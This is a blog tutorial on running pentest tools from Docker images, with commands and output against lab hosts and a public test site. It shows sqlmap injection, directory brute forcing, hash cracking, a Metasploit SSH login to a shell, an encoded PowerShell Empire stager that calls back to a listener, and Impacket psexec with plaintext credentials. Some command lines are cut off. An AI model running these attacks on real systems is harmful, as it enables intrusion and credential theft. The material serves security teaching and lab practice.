Docker for Pentester: Pentesting Framework

July 26, 2020 By Raj Chandel

As we all know, now that we live in the world of Virtualization, most of the organizations are completely reliable on virtual services to fulfil their hardware and software requirements, such as cloud and Container. Containers like Docker are also quite famous techniques used by organizations to build a virtual application environment.

Today in this post we are setting up a docker-based Penetration testing environment for the pentesters to make the installation and configuration for various pentesting tools simple and fast.

Table of Content


WPScan

Now let's continue with our first pentest tool which is used to scan the WordPress CMS-designed website known as WPScan. Open the terminal on your local machine and execute the following command as a superuser, it downloads and builds the docker package.

```
docker pull wpscanteam/wpscan
```

```
root@ubuntu:~# docker pull wpscanteam/wpscan
Using default tag: latest
latest: Pulling from wpscanteam/wpscan
df20fa9351a1: Already exists
b79bab524d4c: Pull complete
8f5dd72031b5: Pull complete
bea36b8d88de: Pull complete
3396c77940f8: Pull complete
20e7d489a270: Pull complete
0d3242303a53: Pull complete
424301b4b709: Pull complete
49274eb81474: Pull complete
8a6b43c5a0b8: Pull complete
Digest: sha256:39b86585961f8b0971b86e0b8eac31df88f3f3c65b85
Status: Downloaded newer image for wpscanteam/wpscan:latest
docker.io/wpscanteam/wpscan:latest
```

So we have a WordPress pentestlab, you can create your own wordpress pentestlab and learn more from here.



To use the WPScan docker image you just need to run following command and start pentesting your WordPress.

```
docker run -it --rm wpscanteam/wpscan --url http://192.168.1.105/wordpress/
```

```
root@ubuntu:~# docker run -it --rm wpscanteam/wpscan --url http://192.168.1.105/wordpress/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                          Version 3.8.2
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jul  7 15:42:05 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

SQLmap

As we have already told you how to develop your own docking penetration assessment platform, this is SQLMAP for SQL injection testing on our website as our next import pentesting tool. Run the next command, which pulls the SQLMAP docker image.

```
docker pull googlesky/sqlmap
```

```
root@ubuntu:~# docker pull googlesky/sqlmap
Using default tag: latest
latest: Pulling from googlesky/sqlmap
6910e5a164f7: Pull complete
ac56664cde4d: Pull complete
27fd9f60bd1f: Pull complete
Digest: sha256:dad957772fc7e0f0d1913bfe269c15760ee955f9da421
Status: Downloaded newer image for googlesky/sqlmap:latest
docker.io/googlesky/sqlmap:latest
```

Assuming testpphp.vulnweb.com is the target website I would like to use sqlmap to test SQL Injection for.

For use the SQLMAP docker image only you need to run the following command and start sql injection testing.

```
docker run -it googlesky/sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
```

```
root@ubuntu:~# docker run -it googlesky/sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.7.4#dev}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:51:25 /2020-07-07/

[15:51:26] [INFO] testing connection to the target URL
[15:51:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:51:32] [INFO] testing if the target URL content is stable
[15:51:33] [INFO] target URL content is stable
[15:51:33] [INFO] testing if GET parameter 'artist' is dynamic
[15:51:33] [INFO] GET parameter 'artist' appears to be dynamic
[15:51:33] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQ
[15:51:34] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) valu
[15:51:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:51:35] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[15:51:35] [INFO] testing 'Generic inline queries'
[15:51:35] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNE
[15:51:35] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[15:51:36] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[15:51:36] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[15:51:36] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[15:51:36] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[15:51:36] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```

Dirbuster

Move to our next pentest tool “Dirbuster”, which digs out the web directories and pages to reveal the sensitive data stored in the web application. Therefore, run the following command to pull the Dirbuster docker image.

```
docker pull hypnza/dirbuster
```

```
root@ubuntu:~# docker pull hypnza/dirbuster
Using default tag: latest
latest: Pulling from hypnza/dirbuster
2fdfe1cd78c2: Pull complete
82630fd6e5ba: Pull complete
f5176a718d97: Pull complete
c80c64816aa1: Pull complete
5044f34d8e2c: Pull complete
Digest: sha256:026c031bdeefe03f6207ceb755f8ff03f4f1c6384b044
Status: Downloaded newer image for hypnza/dirbuster:latest
docker.io/hypnza/dirbuster:latest
root@ubuntu:~#
```

To use Dirbuster’s docker image only you need to run the following command and start testing for enumeration of web directories.

```
docker run -it hypnza/dirbuster -u http://testphp.vulnweb.com/
```

```
root@ubuntu:~# docker run -it hypnza/dirbuster -u http://testphp.vulnweb.com/
Jul 07, 2020 3:57:17 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 0.12 in headless mode
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /images/ - 200
Dir found: /cgi-bin/ - 403
File found: /index.php - 200
File found: /categories.php - 200
File found: /artists.php - 200
File found: /disclaimer.php - 200
File found: /cart.php - 200
File found: /guestbook.php - 200
Dir found: /AJAX/ - 200
File found: /AJAX/index.php - 200
File found: /login.php - 200
File found: /userinfo.php - 302
Dir found: /admin/ - 200
Dir found: /Mod_Rewrite_Shop/ - 200
Dir found: /hpp/ - 200
File found: /search.php - 200
Dir found: /Flash/ - 200
File found: /Flash/add.swf - 200
```

Nmap

How can we leave the network scanning's most effective tool, my favourite NMAP penetration testing tool 😊? So, run the command below without waste of time and follow the steps

```
docker pull instrumentisto/nmap
```

```
root@ubuntu:~# docker pull instrumentisto/nmap
Using default tag: latest
latest: Pulling from instrumentisto/nmap
df20fa9351a1: Already exists
94e1982df1f0: Pull complete
d258bb64a674: Pull complete
```

Hopefully, you people know about nmap and its command, I'm just showing you how to use nmap docker image for network scanning.

```
docker run --rm -it instrumentisto/nmap -sV 192.168.1.108
```

```
root@ubuntu:~# docker run --rm -it instrumentisto/nmap -sV 192.168.1.108
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 16:04 UTC
Nmap scan report for 192.168.1.108
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

HTTP Python Server

File transfer is another big part of penetration testing and we should not ignore that, so here I'm going to pull the python server docker image for HTTP.

```
docker pull trinitronx/python-simplehttpserver
```

```
root@ubuntu:~# docker pull trinitronx/python-simplehttpserver
Using default tag: latest
latest: Pulling from trinitronx/python-simplehttpserver
Image docker.io/trinitronx/python-simplehttpserver:latest uses outdate
.com/registry/spec/deprecated-schema-v1/
a3ed95caeb02: Pull complete
1db09adb5ddd: Pull complete
c8aec311c674: Pull complete
Digest: sha256:629147c88dfff38be8a0eb511fdad60ab7ce1ba4eb49af92353a983
Status: Downloaded newer image for trinitronx/python-simplehttpserver:
```

Execute the following command to run the docker image on port 5555

```
docker run -d -v /tmp/:/var/www:ro -p 5555:8080 trinitronx/python-simplehttpserver
```

```
root@ubuntu:~# docker run -d -v /tmp/:/var/www:ro -p 5555:8080 trinitronx/python-simplehttpserver
07078dd0d9a3ec3263fd7d17fc66efee43abe5da39ef2aaf1c81ec963d38c86a
```

Now open the server IP over port 5555 and start downloading the file 😊.

John the Ripper

Without a password cracking tool, the penetration testing framework would not be considered an ideal pentest system, so by executing the following command I pull the Johntheripper docker file.

```
docker pull obscuritylabs/johntheripper
```

```
root@ubuntu:~# docker pull obscuritylabs/johntheripper
Using default tag: latest
latest: Pulling from obscuritylabs/johntheripper
34667c7e4631: Pull complete
d18d76a881a4: Pull complete
119c7358fbfc: Pull complete
2aaf13f3eff0: Pull complete
8802f931a57a: Pull complete
840abcbda28a: Pull complete
01548e9d675f: Pull complete
87507a81b9d1: Pull complete
```

Now, if you have a hash file in your machine, then run the following to make use of the docker image for john ripper to crack the password from inside the hash file.

```
docker run --rm -it -v ${PWD}:/root obscuritylabs/johntheripper --format=NT /root/
```

```
root@ubuntu:~# docker run --rm -it -v ${PWD}:/root obscuritylabs/johntheripper --format=NT /root/hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:./password.lst, rules:Wordlist
123              (?)
1g 0:00:00:00 DONE 2/3 (2020-07-07 18:51) 50.00g/s 9600p/s 9600c/s 9600C/s 123456..knight
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Metasploit

Metasploit is the most relevant and delegated tool for penetration testing. The manual installations of Metasploit often pose problems for a pentester. Run the following command to drag the Metasploit docker image to your local machine.

```
docker pull metasploitframework/metasploit-framework
```

```
root@ubuntu:~# docker pull metasploitframework/metasploit-framework
Using default tag: latest
latest: Pulling from metasploitframework/metasploit-framework
4167d3e14976: Pull complete
5f8b33ddc147: Pull complete
cbca8ca4a596: Pull complete
```

To run the Metasploit docker file, execute the command given and proceed using the console in Metasploit.

```
docker run --rm -it -p 443:443 -v ${PWD}:/root/.msf4  metasploitframework/metasplo
```

```
root@ubuntu:~# docker run --rm -it -p 443:443 -v ${PWD}:/root/.msf4  metasploitframework/metasploit-framework

       =[ metasploit v5.0.98-dev                          ]
+ -- --=[ 2043 exploits - 1104 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all available commands

[*] Processing docker/msfconsole.rc for ERB directives.
[*] resource (docker/msfconsole.rc)> Ruby Code (236 bytes)
LHOST => 172.17.0.5
msf5 >
```

It functions exactly the same as we have Kali Linux as you can see from the picture below.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/ssh/ssh_login) > set username raj
username => raj
msf5 auxiliary(scanner/ssh/ssh_login) > set password 123
password => 123
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.108:22 - Success: 'raj:123' 'uid=1000(raj) gid=1000(raj) groups
44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (172.17.0.5:46747 -> 192.168.1.108:22) at
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:e4ff:fee5:7804  prefixlen 64  scopeid 0x20<link>
        ether 02:42:e4:e5:78:04  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 53  bytes 6274 (6.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.108  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::c418:3516:30f3:cf62  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c8:9c:50  txqueuelen 1000  (Ethernet)
        RX packets 203  bytes 63401 (63.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 240  bytes 41728 (41.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

PowerShell Empire

Last but not least penetration testing tools are PowerShell Empire whose docker image we ‘re going to install, and to do this, just run the command below to pull the docker image out of the docker hub.

```
docker pull bcsecurity/empire
```

To run the Empire docker image to access the console, execute the given command and continue the way you use it.

```
docker run --rm -it -p 443:443 -v ${PWD}:/root/empire bcsecurity/empire
```

```
root@ubuntu:~# docker run --rm -it -p 443:443 -v ${PWD}:/root/empire bcsecurity/empire
```

```
  _______ .___  ___. .______     __   .______       _______
 |   ____||   \/   | |   _  \   |  | |   _  \     |   ____|
 |  |__   |  \  /  | |  |_)  |  |  | |  |_)  |    |  |__
 |   __|  |  |\/|  | |   ___/   |  | |      /     |   __|
 |  |____ |  |  |  | |  |       |  | |  |\  \----.|  |____
 |_______||__|  |__| | _|       |__| | _| `._____||_______|

       301 modules currently loaded

       0 listeners currently active

       0 agents currently active

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.104
(Empire: listeners/http) > set Port 443
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a productic
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > launcher powershell http
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAUwBpAG8ATgBUAC
0AFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAc
QAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABp
wByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJAA3ADk
AGcAZwBpAG4AZwAnAF0APQAwADsAJAA3ADkAMABbACcAUwBjAHIAaQBwAHQAQgAnACsAJw
AXQA9ADAAfQAkAHYAYQBsAD0AWwBDAE8AbABsAGUAYwB0AGkATwBOAFMALgBHAGUAbgBFA
BBAEQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwA
GcAZwBpAG4AZwAnACwAMAApADsAJAA3ADkAMABbACcASABLAEUAWQBfAEwATwBDAEEATAE
UwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAC
zACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AU
gAUwBlAHQAWwBTAHQAUgBJAE4AZwBdACkAKQB9ACQAUgBFAEYAPQBbAFIARQBmAF0ALgBE
QAnACsAJwBVAHQAaQBsAHMAJwApADsAJABSAEUAZgAuAEcARQB0AEYASQBFAGwARAAoACc
AHUATABsACwAJABUAHIAdQBFACkAOwB9ADsAWwBTAHkAUwBUAEUATQAuAE4AZQB0AC4AUw
ATwBiAEoAZQBjAFQAIABTAFkAUwB0AGUATQAuAE4AZQB0AC4AVwBFAEIAQwBMAEkAZQBOA
A3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsA
F0AOgA6AEYAcgBPAG0AQgBBAHMAZQA2ADQAUwB0AFIASQBuAGcAKAAnAGEAQQBCADAAQQB
QQBOAEEAQQAwAEEARABNAEEAJwApACkAKQA7ACQAdAA9ACcALwBsAG8AZwBpAG4ALwBwAH
uAFAAcgBvAFgAWQA9AFsAUwBZAHMAVABFAG0ALgBOAEUAVAAuAFcARQBCAFIARQBxAHUAZ
MAVABlAG0ALgBOAGUAVAAuAEMAUgBlAEQAZQBOAHQASQBhAGwAQwBhAEMAaABFAF0AOgA6
```

It functions exactly the same as we have Kali Linux as you can see from the picture below.

```
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.107
[*] New agent R2LB3WZ5 checked in
[+] Initial agent R2LB3WZ5 from 192.168.1.107 now active (Slack)
[*] Sending agent (stage 2) to R2LB3WZ5 at 192.168.1.107

(Empire: listeners) > interact
*** Unknown syntax: interact
(Empire: listeners) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 R2LB3WZ5 ps 192.168.1.107   DESKTOP-A0AP0OM   DESKTOP-A0AP0OM\raj     powershell

(Empire: agents) > interact R2LB3WZ5
(Empire: R2LB3WZ5) > info

[*] Agent info:

        id                      1
        session_id              R2LB3WZ5
        listener                http
        name                    R2LB3WZ5
        language                powershell
        language_version        5
        delay                   5
        jitter                  0.0
        external_ip             192.168.1.107
        internal_ip             192.168.1.107 fe80::a100:b097:1971:cfb4 192.168.226.1
                                fe80::ecd6:5240:8422:4832 192.168.205.1 fe80::d092:d158:e
                                192.168.56.1 fe80::5899:7bf1:d37a:28c2
        username                DESKTOP-A0AP0OM\raj
        high_integrity          0
        process_name            powershell
        process_id              15320
        hostname                DESKTOP-A0AP0OM
        os_details              Microsoft Windows 10 Pro
        session_key             [*&%@}DxKQ-PrBvL)d:\5#Vl,y2;<h^F
        nonce                   4030385641267167
        checkin_time            2020-07-07T20:33:51.965946+00:00
        lastseen_time           2020-07-07T20:34:18.037838+00:00
        parent                  None
        children                None
        servers                 None
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        kill_date
        working_hours
        lost_limit              60
        taskings                None

(Empire: R2LB3WZ5) >
```

Impacket Toolkit

The most important tool for our Red Teamers is the Impacket and how we can neglect this tool in a pentest framework. Therefore, just execute the following without wasting time to pull the impacket docker image.

```
docker pull rflathers/impacket
```

```
root@ubuntu:~# docker pull rflathers/impacket
Using default tag: latest
latest: Pulling from rflathers/impacket
Digest: sha256:ab20db06d069b5ef746a17327af1e8e4b17accde26b505
```

As you know, there are so many python libraries within the impacket and here we use docker image to illustrate one of those libraries.

```
docker run --rm -it -p 445:445 rflathers/impacket psexec.py ignite/administrator:I
```

```
root@ubuntu:~# docker run --rm -it -p 445:445 rflathers/impacket psexec.py ignite/administrator:Ignite@987@192.168.1.106
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.106.....
[*] Found writable share ADMIN$
[*] Uploading file rYARdtzN.exe
[*] Opening SVCManager on 192.168.1.106.....
[*] Creating service flmi on 192.168.1.106.....
[*] Starting service flmi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```